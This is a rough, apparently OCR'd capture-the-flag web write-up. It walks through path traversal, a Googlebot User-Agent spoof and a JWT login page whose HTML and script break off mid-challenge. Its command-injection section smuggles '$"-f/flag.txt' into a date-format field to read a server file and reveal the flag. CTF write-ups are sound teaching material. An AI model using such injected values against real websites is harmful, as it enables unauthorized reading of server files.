

Web Writeup


Path Traversal



1→Click on the any Image




2→here you will see '?' after path.php and its indicating image which can lead to path traversal.




Googlebot


Here it is written that google bot and as exploiting web we know that what’a the importance of User-Agent:

Refer to this:
https://developers.google.com/search/docs/crawling-indexing/googlebot






here you can see that we will change user-agent or you can do it with Burpsuite by intercepting request.




Command Injection

we can see that website is running on php and in php we know that command injection is possible if we use the escapeshell command in php.


Read this for reference -:
https://www.php.net/manual/en/function.escapeshellcmd.php


Not Secure iotctf.42web.io/injection.php
Text To Handwritin... Gmail YouTube Maps Testing pdf editor classroom Text to Handwritin... Introduction to Ac... All Bookmarks
Command Injection CTF Challenge
Enter Date Format (e.g., %H:%M:%S) or Inject a Command:
%H:%M:%S
Submit
Result:
%12:%Dec:%th
Powered by Iot Lab


Not Secure iotctf.42web.io/injection.php?format=%24"-f%2Fflag.txt
Text To Handwritin... Gmail YouTube Maps Testing pdf editor classroom Text to Handwritin... Introduction to Ac... All Bookmarks
Command Injection CTF Challenge
Enter Date Format (e.g., %H:%M:%S) or Inject a Command:
$"-f/flag.txt
Submit
Result:
You found the flag: Iotctf{code_injection_successfull_Dumb}
Powered by Iot Lab


Jwt


→First you have to login where you will get a JWT token.




```
        pre {
            background: #00000040;
            padding: 10px;
            border-radius: 5px;
            margin-top: 20px;
            white-space: pre-wrap;
            word-wrap: break-word;
        }
    </style>
</head>
<body>
    <div class="container">
        <h2>🔒 JWT Challenge</h2>
        <div id="login">
            <h3>Login</h3>
            <input type="text" id="username" placeholder="Username">
            <input type="password" id="password" placeholder="Password">
            <button onclick="login()">Login</button>
        </div>
        <div id="admin" style="display:none;">
            <h3>Admin Access</h3>
            <button onclick="accessAdmin()">Get Admin Flag</button>
        </div>
        <pre id="output"></pre>
    </div>

    <!--username:guest Password:guestpass-->

    <script>
        let token = "";

        async function login() {
            const username = document.getElementById("username").value;
            const password = document.getElementById("password").value;

            const res = await fetch("/api/login", {
                method: "POST",
                headers: { "Content-Type": "application/json" },
                body: JSON.stringify({ username, password }),
            });

            if (res.ok) {
                const data = await res.json();
                token = data.token;
                document.getElementById("login").style.display = "none";
                document.getElementById("admin").style.display = "block";
                document.getElementById("output").innerText = "Login successful. Token acquired.";
            } else {
                document.getElementById("output").innerText = "Login failed.";
            }
        }
```

